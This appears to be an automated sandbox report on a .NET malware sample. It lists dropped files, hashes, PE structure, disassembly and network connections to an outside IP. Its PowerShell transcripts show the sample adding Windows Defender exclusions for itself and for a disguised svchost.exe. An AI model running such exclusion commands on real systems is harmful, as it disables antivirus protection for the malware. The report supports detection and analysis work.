Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="937741" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	698
Entropy (8bit):	5.049094101509586
Encrypted:	false
SSDEEP:	12:reVGyMYx2Y5BYtmWNUc5AtYX5E4a2KryMYGH+ptsxptsOtw9O9S8:reUyMGF5ytmLcetYX5E2KryMb+zsxzsk
MD5:	B0CEEA53B3467F59FD8E87F80213BDE9
SHA1:	D9E6D1CBB480E7248658DF935648DFA733745602
SHA-256:	D9C93CB64E6F1F5BDC94581CEEA99F759EE1E35716EAF623C61962EA0152F9DD
SHA-512:	DDAA6C9FA3535B4926C60B692F8E202D10EB160D1F8BE7A9DE79239EF75AFD470403DF1D8F0CBF29A5F819E907D02E8E656BB9A52E71E30D9259987EAE88165
Malicious:	false
Preview:	PSMODULECACHE.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package.....Find-Package.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....D..8.....C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1.....Get-OperationValidation.....Invoke-OperationValidation.....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11001645378947394
Encrypted:	false
SSDEEP:	12:264cNXm/Ey6q9995j1O5Cq3qQ10nMCldimE8eawHjcI:26yl68YHLyMCldzE9BHjcI
MD5:	52E7CD9CFE951AFF43554E0DE3B8B997
SHA1:	67242D8897B64653B9D88DE38A7DD2325C4001C2
SHA-256:	E648F33AD6FAFDF5C98C44E00B9693EBCE7F808E7468A2FF0EF9AB166464449F
SHA-512:	3557CF24C4ABB4E4EC767DCB0401D1F232990AD4788A4F42966C1DCF4893ADAAF60F6D1AB603498161A61C81C77B31BFF4F22C9126B66FD8BE7BC0A259E460
Malicious:	false

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Preview:	.....b.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....-.../..... .....~.,.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c .k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.....]..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11240757952414504
Encrypted:	false
SSDEEP:	12:kQjXm/Ey6q9995j151miM3qQ10nMCldimE8eawHza1miIIt6P:Ql68J1tMLyMCldzE9BHza1tIIta
MD5:	A62CB7BB85798669FF3234E3DAC3F91D
SHA1:	F00854979E29B74D6AC1AD98F43303C609F51A19
SHA-256:	D3EDDD4F125B49B6AC3CDA732B130B53B37B6FC8CE20937E8D053ADC56DDA24A
SHA-512:	808F38A4B21429498E737F63B3CCAFBD45F48CD3B7715558877F8843B5CD1C3669D8961158299CF9A1353862530F7906A7489E145C32D0955AFD4ACA4ED57593
Malicious:	false
Preview:	.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....-.../..... .....r~.,.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....y..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11238374920897244
Encrypted:	false
SSDEEP:	12:kaXjXm/Ey6q9995j1ya1mK2P3qQ10nMCldimE8eawHza1mKsP:5Kl68D1iPLyMCldzE9BHza1g
MD5:	80677C026AE90172B17D5675F8516768
SHA1:	48322B64E39967C8945460B806CE05C387EE34E2
SHA-256:	36E23F16C8120D7C72009B13A5E14B65D3A4DFF724B10715EA8E73410B7899B7
SHA-512:	00B9372165AB4EF18455343925D7B604A82B3689E7F8D0BA2B138A4C02CA1B27B23F63DCD5CB9782A036CE7CCB56F75994766B693AB36214C71CC84F63EE99D
Malicious:	false
Preview:	.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....-.../..... .....l}L~.,.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_213h4kn1.bm4.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h5kukagc.411.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h5kukagc.411.psm1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iuekw4yc.egl.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mjobcix1.uu4.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w3ochp5k.jrz.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wixb2r5b.jug.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wixb2r5b.jug.ps1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.Mn7w2WZt.20210408125033.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	844
Entropy (8bit):	5.347838101785983
Encrypted:	false
SSDEEP:	24:BxSAGxvBnSqx2DOXUWeSudpWKHjeTKKjX4CIym1ZJXEudh:BZyvhtoO+SS4KqDYB1ZKSh
MD5:	352BBCDF64C2EA53997B4F3DF4DA18F4
SHA1:	4F5BFC94DCDC05EECE0539B3BA0C8F599777EBD3
SHA-256:	0F8EC89B9964801655EB83648FDAD3C5A3F25F810E616FFCEB27A2D7C820E4FC
SHA-512:	0ECA64AD0A633C49EC4965A935353C920A37CB7E8ADD2D84C948C58C3EA8BFD4AD5D4A074A7D33A06A5DF3CAECDB379152D6EDBE2AF887A39C5F01EF69AE 627F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210408125102..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\qINcOlwRud.exe -Force..Process ID: 1364..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210408125102..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \qINcOlwRud.exe -Force..

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.P1Qvf8QW.20210408125034.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	918
Entropy (8bit):	5.392041724419666
Encrypted:	false
SSDEEP:	24:BxSA1xvBnSqx2DOXUWeSuIE9WRHjeTKKjX4CIym1ZJXVuIEV:BZHvhtoO+SA0RqDYB1Z7AV
MD5:	322946366FBBBD90E8A2E1EB1E47A7C7
SHA1:	EC5704A11E6E7B1BF4849B7FB8B19093BB15D067
SHA-256:	79EEA929E405F34A7C07E10D51B1196F9F3FF10ABB8BE8CD75404A3699A3FAAF
SHA-512:	9643EABA8FBE4749E70B5C498C02116E7884677DD1D3CEECE79AE9DB523DDFA1509D40B94BFBFA812F940684759E20A07034365D77FA518E4517DA3C0FD00D B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210408125103..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe -Force..Process ID: 3880..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotin gProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210408125103..**********..PS>Add-M pPreference -ExclusionPath C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe -Force..

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.yTtmKb3_.20210408125031.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	917
Entropy (8bit):	5.400354377516213
Encrypted:	false
SSDEEP:	24:BxSA1xvBnSqx2DOXUWeSuIE9W5HjeTKKjX4CIym1ZJXWuIEV:BZHvhtoO+SA05qDYB1ZUAV
MD5:	A1285A990F54CA979E18F6B1D48A24F6
SHA1:	943654DB90876375D96B5B5B3CB1A4BAA92DAD0E
SHA-256:	AB360F03022252F0FE4B98B5AE67CD09F00A93FD3D2DBFBBC39EE1B53762A3D3
SHA-512:	1B2392C8A18DD8DD995BCA10DF60519058341D8166B2E7861D64B66222B4476B8EDA516D4B33D90212D91822F8BFA356D5E52745F07BE056AF8088B7DB8C0922

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.yTtmKb3_.20210408125031.txt	
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210408125055..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe -Force..Process ID: 908..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemoting ProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210408125056..**********************..PS>Add-Mp Preference -ExclusionPath C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe -Force..

C:\Users\user\QTSKUnyljdzYWpkbMIVLIBDYJvtcjEA	
Process:	C:\Users\user\Desktop\qINcOlwRud.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5184376
Entropy (8bit):	3.0316320496109426
Encrypted:	false
SSDEEP:	24576:P0/SheovRu0/SheovRYdSRdSfE0/SheovRYdSRdSfC:y
MD5:	929FC50359431E9E10EBB42953036B8A
SHA1:	DD2479918A4C8655A03E177581127D39794670D2
SHA-256:	549967FFC50E3D09F3D129C4C17B537DB6F7566060BFAE3F4CB8B775F5D29796
SHA-512:	3BE259001E0BBBB4C7BC4DA1757D57CF2E6C5C82E883C1CFCBF223988676810B2891F38CB7E42EFA3446C5361CD6DD906FC20DCA88E172D09F6ED02F4E7E9 B5
Malicious:	false
Preview:	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 1 84 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0 0 0 0 0 80 69 0 0 76 1 3 0 76 142 41 180 0 0 0 0 0 0 0 0 224 0 34 0 11 1 80 0 0 176 10 0 0 6 0 0 0 0 0 0 158 207 10 0 0 32 0 0 0 224 10 0 0 0 0 128 0 32 0 0 0 2 0 0 4 0 0 0 0 0 0 0 4 0 0 0 0 0 0 0 0 32 11 0 0 2 0 0 0 0 0 0 2 0 64 133 0 0 16 0 0 16 0 0 0 0 16 0 0 16 0 0 0 0 0 0 16 0 0 0 0 0 0 0 0 0 0 0 72 207 10 0 83 0 0 0 0 2 24 10 0 212 3 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 11 0 12 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 8 0 0 0 0 0 0 0 0 0 0 0 8 32 0 0 72 0 0 0 0 0 0 0 0 0 0 0 46 116 101 120 116 0 0 0 164 175 10 0 0 32 0 0 0 176 10 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 96

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.935771952119223
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	qINcOlwRud.exe
File size:	46592
MD5:	d6b29add344d2284845f133b8505126e
SHA1:	fdb44b36f8c31a60a47db4f4ce6d4975367d7a7c
SHA256:	552a8d763c86bb50ded18cf8f790f18828c471ec5a4d3cac71eaf7693314a04c

General

SHA512:	7ec6e7f8f2ebe947b8b05eb4880d6a34d8b92965e7548fb5038716d5912bc299e3078b755373df9b7414b61154e625d7b689fbd1f39dfb4363f382449bce7ff6
SSDEEP:	768:67mDHfLLLkF0FenHiwAGflA7qOSn8bQ1xHWBnBeladzvRwyx0klmJc7z6GkZCcoz:7/ngF0m/87qOSn8bQ1xHWBnBeladzvRj
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..... ....."...0..j...J..... .....@.. ....}.....@.....

File Icon

Icon Hash:	30828a8c8c828010

Static PE Info

General

Entrypoint:	0x4089ce
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xEDF52E0E [Wed Jul 4 19:25:02 2096 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8974	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa000	0x4664	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x7400	0x1480	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x10000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x69d4	0x6a00	False	0.358453714623	data	6.41745283228	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa000	0x4664	0x4800	False	0.14892578125	data	4.10630489014	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x10000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa130	0x4028	dBase III DBT, version number 0, next free block index 40		
RT_GROUP_ICON	0xe158	0x14	data		
RT_VERSION	0xe16c	0x30c	data		
RT_MANIFEST	0xe478	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2021
Assembly Version	1.0.0.0
InternalName	Dimbono.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Dimbono
ProductVersion	1.0.0.0
FileDescription	Dimbono
OriginalFilename	Dimbono.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:50:22.661570072 CEST	49682	80	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.679114103 CEST	80	49682	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.679291964 CEST	49682	80	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.679862022 CEST	49682	80	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.697427034 CEST	80	49682	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.716279984 CEST	80	49682	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.750838995 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.762620926 CEST	49682	80	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.768959999 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.769126892 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.794027090 CEST	49683	443	192.168.2.3	104.21.56.119
Apr 8, 2021 12:50:22.811892033 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.814680099 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.814704895 CEST	443	49683	104.21.56.119	192.168.2.3
Apr 8, 2021 12:50:22.814810991 CEST	49683	443	192.168.2.3	104.21.56.119
